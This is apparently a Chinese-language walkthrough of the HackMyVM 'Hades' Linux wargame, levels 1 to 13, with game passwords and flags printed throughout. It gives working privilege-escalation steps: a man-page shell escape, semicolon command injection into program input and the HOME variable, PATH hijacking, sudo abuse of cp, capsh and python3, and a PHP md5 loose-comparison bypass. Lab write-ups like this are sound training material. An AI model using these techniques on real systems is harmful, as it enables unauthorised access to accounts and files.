嗨,黑客们,欢迎来到 HMVLab 第二章:冥王哈迪斯!这是一个比第一章难度稍高的 CTF,你将继续练习你的 Linux 和 CTF 技能。
所以,让我们继续探索吧!:)
记住:
每个用户的家目录都在 /pwned/ 用户名 下,在里面你会找到一个名为 mission.txt 的文件,里面会写着
你需要完成的任务,以获取下一个用户的密码。
目录里还会有 flagz.txt 文件,
如果你在 https://hackmyvm.eu 注册过账号,可以提交这个 flag 参与排行榜(可选)。
为了保持趣味性,这里还有更多隐藏关卡和隐藏 flag哦:D
大部分文件夹你都没有写入权限,所以如果你需要编写脚本或存放文件,
请使用 /tmp 目录,但要注意:这个目录会被定期清空……
最后(同样重要):
有些用户可以修改位于 /www 文件夹下的文件,这些文件可以通过 http://hades.hackmyvm.eu 访问。所以如果你拿到一个能修改 /www/limbo.txt 的用户权限,
你就可以写入一段内容,它会显示在 http://hades.hackmyvm.eu/limbo.txt 上。
如果你有疑问、想法或想交流任何内容,可以加入我们的 Discord:
https://discord.gg/DxDFQrJ
记住还有其他人在玩,请保持礼貌。
黑客愉快,玩得开心!
level1
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
cat mission.txt
################
# MISSION 0x01 #
################

## EN ##
User acantha has left us a gift to obtain her powers.

## ES ##
La usuaria acantha nos ha dejado un regalo para obtener sus poderes.

find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker

scp -P 6666 hacker@hades.hackmyvm.eu:/opt/gift_hacker ./
gift_hacker 的 伪C代码:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
int32_t main ( void ) {
int64_t var_28h ;
int64_t var_20h ;
int64_t var_19h ;
rax = 0x644b69706b54755e ;
rdx = 0x7367426577786c6b ;
var_28h = rax ;
var_20h = rdx ;
rax = 0x5e4b7978727073 ;
var_19h = rax ;
edi = 0x7fb ;
setuid ();
edi = 0x7fb ;
setgid ();
rax = "/bin/bash" ;
rdi = rax ;
eax = 0 ;
system ();
eax = 0 ;
return rax ;
}
1
2
3
4
5
6
7
8
/opt/gitf_hacker
acantha@hades:~$
# 它会切换到acantha 页面
# 我们找一下他的密码。
find / -user acantha -type f 2>/dev/null | grep -v "proc"
/pazz/acantha_pass.txt
cat /pazz/acantha_pass.txt
mYYLhLBSkrzZqFydxGkn
level2
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
acantha@hades:~$ ls -al
total 48
drwxr-x--- 2 root    acantha  4096 Apr  5  2024 .
drwxr-xr-x 1 root    root     4096 Apr  5  2024 ..
-rw-r--r-- 1 acantha acantha   220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 acantha acantha  3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 acantha acantha   807 Apr 23  2023 .profile
-rw-r----- 1 root    acantha    22 Apr  5  2024 flagz.txt
-rw-r-x--- 1 root    acantha 16064 Apr  5  2024 guess
-rw-r----- 1 root    acantha   275 Apr  5  2024 mission.txt
acantha@hades:~$ cat flagz.txt
^CaEuVJtJjaCwZtuuAFD^
acantha@hades:~$ cat mission.txt
################
# MISSION 0x02 #
################

## EN ##
The user alala has left us a program, if we insert the 6 correct numbers, she gives us her password!

## ES ##
La usuaria alala nos ha dejado un programa, si insertamos los 6 numeros correctos, nos da su password!
1
scp -P 6666 acantha@hades.hackmyvm.eu:~/guess ./
guess 的 伪C代码:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
int32_t main ( int32_t argc , char ** argv ) {
char ** var_28h ;
int32_t var_1ch ;
int64_t var_ch ;
rdi = argc ;
rsi = argv ;
var_1ch = edi ;
var_28h = rsi ;
rax = "Enter PIN code: \n " ;
eax = 0 ;
printf ( rax );
rax = & var_ch ;
rsi = rax ;
rax = data_00002016 ;
rdi = rax ;
eax = 0 ;
isoc99_scanf ();
eax = var_ch ;
if ( eax == 0x16f8 ) {
rax = "DsYzpJQrCEndEWIMxWxu" ;
eax = 0 ;
printf ( rax );
} else {
rax = " \n NO :_(" ;
puts ( rax );
}
eax = 0 ;
return rax ;
}
1
2
3
4
./guess
Enter PIN code:
 0x16f8
DsYzpJQrCEndEWIMxWxu
level3 (man)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
alala@hades:~$ ls -al
total 52
drwxr-x--- 2 root   alala   4096 Apr  5  2024 .
drwxr-xr-x 1 root   root    4096 Apr  5  2024 ..
-rw-r--r-- 1 alala  alala    220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alala  alala   3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 alala  alala    807 Apr 23  2023 .profile
-r--r----- 1 althea althea    21 Apr  5  2024 althea_pass.txt
-rw-r----- 1 root   alala     22 Apr  5  2024 flagz.txt
-rw-r----- 1 root   alala    164 Apr  5  2024 mission.txt
-rwS--s--- 1 root   alala  16056 Apr  5  2024 read
alala@hades:~$ cat flagz.txt
^gTdGmkwhDrCqKrDQpxH^
alala@hades:~$ cat mission.txt
################
# MISSION 0x03 #
################

## EN ##
User althea loves reading Linux help.

## ES ##
A la usuaria althea le encanta leer la ayuda de Linux.
alala@hades:~$ ./read
./read 相当于 man man这条命令,./read 具有suid位,可以进行提权。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
./read
# !echo 1
1
!done ( press RETURN)
# !whoami
althea
!done ( press RETURN)
# !ls -al
total 52
drwxr-x--- 2 root alala 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 alala alala 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 alala alala 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 alala alala 807 Apr 23 2023 .profile
-r--r----- 1 althea althea 21 Apr 5 2024 althea_pass.txt
-rw-r----- 1 root alala 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root alala 164 Apr 5 2024 mission.txt
-rwS--s--- 1 root alala 16056 Apr 5 2024 read
!done ( press RETURN)
# !cat althea_pass.txt
ObxEmwisYjERrDfvSbdA
!done ( press RETURN)
man man 的suid提权。
1
2
man man
!/bin/sh # 这里 ! 开头,可以进行命令执行。
level4
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
ls -al
total 52
drwxr-x--- 2 root althea 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 althea althea 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 althea althea 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 althea althea 807 Apr 23 2023 .profile
-r--r----- 1 andromeda andromeda 21 Apr 5 2024 andromeda_pass.txt
-rw-r----- 1 root althea 22 Apr 5 2024 flagz.txt
-rwS--s--- 1 root althea 16216 Apr 5 2024 lsme
-rw-r----- 1 root althea 205 Apr 5 2024 mission.txt
althea@hades:~$ cat flagz.txt
^btDtPAPzSiXmoHItpqX^
althea@hades:~$ cat mission.txt
################
# MISSION 0x04 #
################
## EN ##
The user andromeda has left us a program to list directories.
## ES ##
La usuaria andromeda nos ha dejado un programa para listar directorios.
althea@hades:~$ ./lsme
Enter file to check:
.
total 28
-r--r----- 1 andromeda andromeda 21 Apr 5 2024 andromeda_pass.txt
-rw-r----- 1 root althea 22 Apr 5 2024 flagz.txt
-rwS--s--- 1 root althea 16216 Apr 5 2024 lsme
-rw-r----- 1 root althea 205 Apr 5 2024 mission.txt
althea@hades:~$ ./lsme
Enter file to check:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
/bin/ls: cannot access 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' : No such file or directory
Segmentation fault
# 猜测这里是 /bin/ls + 我们输入的内容。
./lsme
Enter file to check:
; id
total 28
-r--r----- 1 andromeda andromeda 21 Apr 5 2024 andromeda_pass.txt
-rw-r----- 1 root althea 22 Apr 5 2024 flagz.txt
-rwS--s--- 1 root althea 16216 Apr 5 2024 lsme
-rw-r----- 1 root althea 205 Apr 5 2024 mission.txt
uid = 2046( andromeda) gid = 2045( althea) groups = 2045( althea)
# 但是无法cat andromeda_pass.txt
./lsme
Enter file to check:
; /bin/sh
total 28
-r--r----- 1 andromeda andromeda 21 Apr 5 2024 andromeda_pass.txt
-rw-r----- 1 root althea 22 Apr 5 2024 flagz.txt
-rwS--s--- 1 root althea 16216 Apr 5 2024 lsme
-rw-r----- 1 root althea 205 Apr 5 2024 mission.txt
whoami
andromeda
cat andromeda_pass.txt
OTWGTbHzrxhYFSTlKcOt
level5(环境变量劫持)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
andromeda@hades:~$ ls -al
total 52
drwxr-x--- 2 root      andromeda  4096 Apr  5  2024 .
drwxr-xr-x 1 root      root       4096 Apr  5  2024 ..
-rw-r--r-- 1 andromeda andromeda   220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 andromeda andromeda  3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 andromeda andromeda   807 Apr 23  2023 .profile
-r--r----- 1 anthea    anthea       21 Apr  5  2024 anthea_pass.txt
-rw-r----- 1 root      andromeda    22 Apr  5  2024 flagz.txt
-rw-r----- 1 root      andromeda   166 Apr  5  2024 mission.txt
-rwS--s--- 1 root      andromeda 16056 Apr  5  2024 uid
andromeda@hades:~$ cat flagz.txt
^xzsHGrOeNctIZLGKzWq^
andromeda@hades:~$ cat mission.txt
################
# MISSION 0x05 #
################

## EN ##
The user anthea reminds us who we are.

## ES ##
La usuaria anthea procura que no olvidemos quien somos.
这道题使用的是环境变量劫持,在linux中,我们可以直接输入cat,主要是因为$PATH中用/usr/bin,我们输入的命令受$PATH的影响。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
andromeda@hades:~$ mkdir /tmp/2
andromeda@hades:~$ ln -s /bin/bash /tmp/2/id
# 创建一个软连接
andromeda@hades:~$ PATH = "/tmp/2: ${ PATH } "
andromeda@hades:~$ echo $PATH
/tmp/2:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
# 当我们运行uid的话,它就运行的/tmp/2/id.
andromeda@hades:~$ ./uid
# ./uid 就是 id 命令
anthea@hades:~$ cat anthea_pass.txt
yWFLtSNQArEBTHtWgkKd
level6(与ascii值相关)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
anthea@hades:~$ ls -al
total 52
drwxr-x--- 2 root anthea 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 anthea anthea 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 anthea anthea 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 anthea anthea 807 Apr 23 2023 .profile
-r--r----- 1 aphrodite aphrodite 21 Apr 5 2024 aphrodite_pass.txt
-rw-r----- 1 root anthea 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root anthea 175 Apr 5 2024 mission.txt
-rwS--s--- 1 root anthea 16256 Apr 5 2024 obsessed
anthea@hades:~$ cat mission.txt
################
# MISSION 0x06 #
################
## EN ##
User aphrodite is obsessed( 着迷) with the number 94.
## ES ##
La usuaria aphrodite esta obsesionada con el numero 94.
anthea@hades:~$ ./obsessed
No MYID ENV
# 告诉我们没有环境变量
anthea@hades:~$ export MYID = 94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
其实这里只读了9,9的ascii值是:57。94 对应的是 ^,所以只要我们设置export MYID=^,密码就正确了。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
anthea@hades:~$ export MYID = ^
anthea@hades:~$ ./obsessed
Current MYID: 94
aphrodite@hades:~$ whoami
aphrodite
aphrodite@hades:~$ ls -al
total 52
drwxr-x--- 2 root anthea 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 anthea anthea 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 anthea anthea 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 anthea anthea 807 Apr 23 2023 .profile
-r--r----- 1 aphrodite aphrodite 21 Apr 5 2024 aphrodite_pass.txt
-rw-r----- 1 root anthea 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root anthea 175 Apr 5 2024 mission.txt
-rwS--s--- 1 root anthea 16256 Apr 5 2024 obsessed
aphrodite@hades:~$ cat aphrodite_pass.txt
HPJVaqRzieKQeyyATsFv
level7
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
aphrodite@hades:~$ ls -al
total 52
drwxr-x--- 2 root      aphrodite  4096 Apr  5  2024 .
drwxr-xr-x 1 root      root       4096 Apr  5  2024 ..
-rw-r--r-- 1 aphrodite aphrodite   220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 aphrodite aphrodite  3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 aphrodite aphrodite   807 Apr 23  2023 .profile
-r--r----- 1 ariadne   ariadne      21 Apr  5  2024 ariadne_pass.txt
-rw-r----- 1 root      aphrodite    22 Apr  5  2024 flagz.txt
-rwS--s--- 1 root      aphrodite 16216 Apr  5  2024 homecontent
-rw-r----- 1 root      aphrodite   185 Apr  5  2024 mission.txt
aphrodite@hades:~$ echo $HOME
/pwned/aphrodite
aphrodite@hades:~$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
这道题是 HOME 变量注入,`./homecontent` 相当于执行 `ls HOME`。
1
2
3
4
5
6
7
8
9
aphrodite@hades:~$ export HOME = "/pwned/aphrodite;id" && ./homecontent
The content of your HOME is:
ariadne_pass.txt flagz.txt homecontent mission.txt
uid = 2049( ariadne) gid = 2048( aphrodite) groups = 2048( aphrodite)
# id 是 ariadne
aphrodite@hades:/pwned/aphrodite$ export HOME = "/pwned/aphrodite;cat ariadne_pass.txt" && ./homecontent
The content of your HOME is:
ariadne_pass.txt flagz.txt homecontent mission.txt
iNgNazuJrmhJKWixktzk
level8(cp sudo 提权)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ariadne@hades:~$ ls -al
total 32
drwxr-x--- 2 root    ariadne 4096 Apr  5  2024 .
drwxr-xr-x 1 root    root    4096 Apr  5  2024 ..
-rw-r--r-- 1 ariadne ariadne  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 ariadne ariadne 3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 ariadne ariadne  807 Apr 23  2023 .profile
-rw-r----- 1 root    ariadne   22 Apr  5  2024 flagz.txt
-rw-r----- 1 root    ariadne  165 Apr  5  2024 mission.txt
ariadne@hades:~$ cat flagz.txt
^FuGFaFNhtKNxUInxAtd^
ariadne@hades:~$ cat mission.txt
################
# MISSION 0x08 #
################

## EN ##
The user arete lets us use cp on her behalf.

## ES ##
La usuaria arete nos deja usar cp en su nombre.
ariadne@hades:~$ whereis cp
cp: /usr/bin/cp /usr/share/man/man1/cp.1.gz
ariadne@hades:~$ ls -al /usr/bin/cp
-rwxr-xr-x 1 root root 151152 Sep 20  2022 /usr/bin/cp
ariadne@hades:~$ find / -name cp 2>/dev/null
/usr/bin/cp
可以看到 cp 没有suid位 。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
ariadne@hades:~$ find / -name arete_pass* 2>/dev/null
/run/lock/arete_pass.txt
/var/tmp/arete_pass.txt
ariadne@hades:~$ sudo -l
Matching Defaults entries for ariadne on hades:
env_reset, mail_badpass,
secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User ariadne may run the following commands on hades:
( arete) NOPASSWD: /bin/cp
ariadne@hades:~$ sudo -u arete /bin/cp /run/lock/arete_pass.txt /tmp/123/
ariadne@hades:/tmp/123$ cat arete_pass.txt
cat: arete_pass.txt: Permission denied
ariadne@hades:/tmp/123$ touch txt
ariadne@hades:/tmp/123$ chmod 777 txt
ariadne@hades:/tmp/123$ sudo -u arete /bin/cp /run/lock/arete_pass.txt /tmp/123/txt
ariadne@hades:/tmp/123$ ls -al
total 8
drwxrwxrwx 2 ariadne ariadne 80 Mar 10 06:29 .
drwxr-x-wx 11 root root 1040 Mar 10 06:11 ..
-rw-r----- 1 arete arete 21 Mar 10 06:14 arete_pass.txt
-rwxrwxrwx 1 ariadne ariadne 21 Mar 10 06:29 txt
ariadne@hades:/tmp/123$ cat txt
QjrIovHacmGWxVjXRLmA
level9
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
arete@hades:~$ ls -al
total 32
drwxr-x--- 2 root arete 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 arete arete 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 arete arete 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 arete arete 807 Apr 23 2023 .profile
-rw-r----- 1 root arete 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root arete 227 Apr 5 2024 mission.txt
arete@hades:~$ cat flagz.txt
^qmrrbGUXLTqLFDyCDlx^
arete@hades:~$ cat mission.txt
################
# MISSION 0x09 #
################
## EN ##
The user artemis allows us to use some binary( 二进制文件) on her behalf( 代表) . Its a gift...
## ES ##
La usuaria artemis nos permite usar algun binario en su nombre. Es un regalo...
arete@hades:~$ find / -name *binary* -type f 2>/dev/null
/usr/share/mime/application/x-macbinary.xml
/usr/share/mime/application/vnd.ms-excel.sheet.binary.macroenabled.12.xml
/usr/share/mime/application/vnd.debian.binary-package.xml
/usr/share/mime/model/gltf-binary.xml
/var/lib/apt/lists/deb.debian.org_debian_dists_bookworm-updates_main_binary-amd64_Packages.lz4
/var/lib/apt/lists/deb.debian.org_debian_dists_bookworm_main_binary-amd64_Packages.lz4
/var/lib/apt/lists/deb.debian.org_debian-security_dists_bookworm-security_main_binary-amd64_Packages.lz4
arete@hades:~$ find / -name *gift* -type f 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
arete@hades:~$ ls -al /opt/gift_hacker
-rwSr-s--- 1 root hacker 16064 Apr 5 2024 /opt/gift_hacker
arete@hades:~$ ls -al /usr/bin/giftopnm
-rwxr-xr-x 1 root root 26568 Jan 11 2023 /usr/bin/giftopnm
arete@hades:~$ sudo -l
Matching Defaults entries for arete on hades:
env_reset, mail_badpass,
secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User arete may run the following commands on hades:
( artemis) NOPASSWD: /sbin/capsh
arete@hades:~$ sudo -u artemis /sbin/capsh --help
usage: /sbin/capsh [ args ...]
--addamb= xxx add xxx,... capabilities to ambient set
--cap-uid= <n> use libcap cap_setuid() to change uid
--caps= xxx set caps as per cap_from_text()
--chroot= path chroot( 2) to this path
--current show current caps and IAB vectors
--decode= xxx decode a hex string to a list of caps
--delamb= xxx remove xxx,... capabilities from ambient
--drop= xxx drop xxx,... caps from bounding set
--explain= xxx explain what capability xxx permits
--forkfor= <n> fork and make child sleep for <n> sec
--gid= <n> set gid to <n> ( hint: id <username>)
--groups= g,... set the supplemental groups
--has-a= xxx exit 1 if capability xxx not ambient
--has-b= xxx exit 1 if capability xxx not dropped
--has-ambient exit 1 unless ambient vector supported
--has-i= xxx exit 1 if capability xxx not inheritable
--has-p= xxx exit 1 if capability xxx not permitted
--has-no-new-privs exit 1 if privs not limited
--help, -h this message ( or try 'man capsh' )
--iab= ... use cap_iab_from_text() to set iab
--inh= xxx set xxx,.. inheritable set
--inmode= <xxx> exit 1 if current mode is not <xxx>
--is-uid= <n> exit 1 if uid != <n>
--is-gid= <n> exit 1 if gid != <n>
--keep= <n> set keep-capability bit to <n>
--killit= <n> send signal( n) to child
--license display license info
--mode display current libcap mode
--mode= <xxx> set libcap mode to <xxx>
--modes list libcap named modes
--no-new-privs set sticky process privilege limiter
--noamb reset ( drop) all ambient capabilities
--noenv no fixup of env vars ( for --user)
--print display capability relevant state
--quiet if first argument skip max cap check
--secbits= <n> write a new value for securebits
--shell= /xx/yy use /xx/yy instead of /bin/bash for --
--strict toggle --caps, --drop and --inh fixups
--suggest= text search cap descriptions for text
--supports= xxx exit 1 if capability xxx unsupported
--uid= <n> set uid to <n> ( hint: id <username>)
--user= <name> set uid,gid and groups to that of user
== re-exec( capsh) with args as for --
= + cap_launch capsh with args as for -+
-- remaining arguments are for /bin/bash
-+ cap_launch /bin/bash with remaining args
( without -- [ /sbin/capsh] will simply exit( 0))
arete@hades:~$ sudo -u artemis /sbin/capsh --
artemis@hades:/pwned/arete$
可以看到提权成功。
1
2
3
4
artemis@hades:/pwned/arete$ find / -name artemis_pass* -type f 2>/dev/null
/usr/share/artemis_pass.txt
artemis@hades:/pwned/arete$ cat /usr/share/artemis_pass.txt
HIiaojeORLaJBVSPDDCZ
level10
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
artemis@hades:~$ echo $0
-rbash
artemis@hades:~$ ls -al
total 48
drwxr-x--- 2 root    artemis  4096 Apr  5  2024 .
drwxr-xr-x 1 root    root     4096 Apr  5  2024 ..
-rw-r--r-- 1 artemis artemis   220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 artemis artemis  3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 artemis artemis   807 Apr 23  2023 .profile
-rw-r----- 1 root    artemis    22 Apr  5  2024 flagz.txt
-rw-r----- 1 root    artemis   202 Apr  5  2024 mission.txt
-rw---x--- 1 root    artemis 16056 Apr  5  2024 restricted
artemis@hades:~$ cat mission.txt
################
# MISSION 0x10 #
################

## EN ##
We need /bin/bash so that the user asia gives us her password.

## ES ##
Necesitamos /bin/bash para que la usuaria asia nos de su password.
artemis@hades:~$ bash
artemis@hades:~$ echo $0
bash
artemis@hades:~$ ./restircted
bash: ./restircted: No such file or directory
artemis@hades:~$ ./restricted
Your SHELL is: /bin/rbash

djqWtkLisbQlrGtLYHCv
level11
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
asia@hades:~$ ls -al
total 32
drwxr-x--- 2 root asia 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 asia asia 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 asia asia 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 asia asia 807 Apr 23 2023 .profile
-rw-r----- 1 root asia 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root asia 188 Apr 5 2024 mission.txt
asia@hades:~$ cat mission.txt
################
# MISSION 0x11 #
################
## EN ##
The user asteria is teaching us to program in python.
## ES ##
La usuaria asteria nos esta enseñando a programar en python.
asia@hades:/usr/share/gcc/python$ sudo -l
Matching Defaults entries for asia on hades:
env_reset, mail_badpass,
secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User asia may run the following commands on hades:
( asteria) NOPASSWD: /usr/bin/python3
asia@hades:/usr/share/gcc/python$ cd
asia@hades:~$ cd /tmp/123
asia@hades:/tmp/123$ vim
-bash: vim: command not found
asia@hades:/tmp/123$ echo "import os; os.system('ls');" > 1.py
asia@hades:/tmp/123$ sudo -u asteria /usr/bin/python3 1.py
1.py arete_pass.txt txt
asia@hades:/tmp/123$ echo "import os; os.system('whoami');" > 1.py
asia@hades:/tmp/123$ sudo -u asteria /usr/bin/python3 1.py
asteria
asia@hades:/tmp/123$ find / -name asteria_pass* 2>/dev/null
/usr/share/doc/asteria_pass.txt
asia@hades:/tmp/123$ echo "import os; os.system('cat /usr/share/doc/asteria_pass.txt');" > 1.py
asia@hades:/tmp/123$ sudo -u asteria /usr/bin/python3 1.py
hawMVJCYrBgoDAMVhuwT
这一关是真没想到用sudo -l查找是否有可以用于提权的。
level12
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
asteria@hades:~$ ls -al
total 36
drwxr-x--- 2 root asteria 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 asteria asteria 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 asteria asteria 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 asteria asteria 807 Apr 23 2023 .profile
-rw-r----- 1 root asteria 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root asteria 145 Apr 5 2024 mission.txt
-rw-r----- 1 root asteria 161 Apr 5 2024 sihiri_old.php
asteria@hades:~$ cat flagz.txt
^xSRhIftMsAwWvBAnqNZ^
asteria@hades:~$ cat mission.txt
################
# MISSION 0x12 #
################
## EN ##
The user astraea believes in magic.
## ES ##
La usuaria astraea cree en la magia.
asteria@hades:~$ cat sihiri_old.php
<?php
$pass = hash( 'md5' , $_GET [ 'pass' ]) ;
$pass2 = hash( 'md5' ,"ASTRAEA_PASS" ) ;
if ( $pass == $pass2 ){
print( "ASTRAEA_PASS" ) ;
}
else {
print( "Incorrect ^^" ) ;
}
?>
asteria@hades:~$ curl localhost
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>
asteria@hades:~$ ls -al /var/www/html
total 28
drwxr-xr-x 2 root root 4096 Apr 5 2024 .
drwxr-xr-x 4 root root 4096 Apr 5 2024 ..
-r--r----- 1 www-data www-data 2061 Jan 1 1985 id.zip
-r--r----- 1 www-data www-data 195 Mar 13 1977 irene_auth.php
-rw------- 1 www-data www-data 106 Aug 31 1992 req.php
-r--r----- 1 www-data www-data 1037 Apr 8 1983 request.php
-r--r----- 1 www-data www-data 169 Jul 19 2023 sihiri.php
asteria@hades:~$ curl http://localhost/sihiri.php -i -s
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Wed, 11 Mar 2026 05:02:40 GMT
Content-Type: text/html; charset = UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Incorrect ^^
asteria@hades:~$ curl http://localhost/sihiri.php?pass= 240610708 -i -s
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Wed, 11 Mar 2026 05:11:48 GMT
Content-Type: text/html; charset = UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
nZkEYtjvHElOtupXKzTE
md5弱比较。
level13
1
2
3
4
asteria@hades:~$ ssh astraea@localhost
astraea@localhost' s password:
^KssHQIAFsxUamecyXIUk^
Connection to localhost closed.
连接上后又断开了连接。我们通过asteria看一下/etc/ssh/sshd_config文件,它是ssh的配置文件。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
asteria@hades:~$ cat /etc/ssh/sshd_config


Include /etc/ssh/sshd_config.d/*.conf

KbdInteractiveAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no

AcceptEnv LANG LC_*
Subsystem       sftp    /usr/lib/openssh/sftp-server

Banner /etc/motd
PubkeyAuthentication yes
AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2
ClientAliveInterval 900

Match User astraea
  PasswordAuthentication yes
  ForceCommand /bin/echo '^KssHQIAFsxUamecyXIUk^'


Match user delia
ForceCommand /bin/bash
1
2
3
4
5
6
Match User astraea # 匹配用户为 astraea 的用户
	PasswordAuthentication yes  # 允许密码连接,即使全局禁用了密码登录,这个用户仍然可以用密码
  	ForceCommand /bin/echo '^KssHQIAFsxUamecyXIUk^'
	# 强制执行该命令, 无论用户尝试执行什么命令,都只会执行这个命令
	# 用户登录后会自动执行 echo '^KssHQIAFsxUamecyXIUk^',然后断开连接
	# 这是一种安全限制,防止用户执行任意命令
BusyBos :
BusyBox 是一个集成了很多常用命令的可执行文件 它常见于 Linux、嵌入式设备、路由器、救援系统、容器精简环境 它的目标是:用尽量小的体积,提供尽量多的基础系统功能 比如一个 busybox 文件里,可能包含:
文件命令:ls、cp、mv、rm 文本命令:cat、grep、echo 进程命令:ps、kill shell:sh 网络命令:ping、wget、ifconfig 所以它不是“某一个具体命令”,而更像是:
一个命令集合 一个多功能工具箱 一个单文件版的小型 Unix 用户空间 它最大的特点
在/var/tmp目录下存在一个busybox,我们可以通过它执行netstat命令查看本地端口。
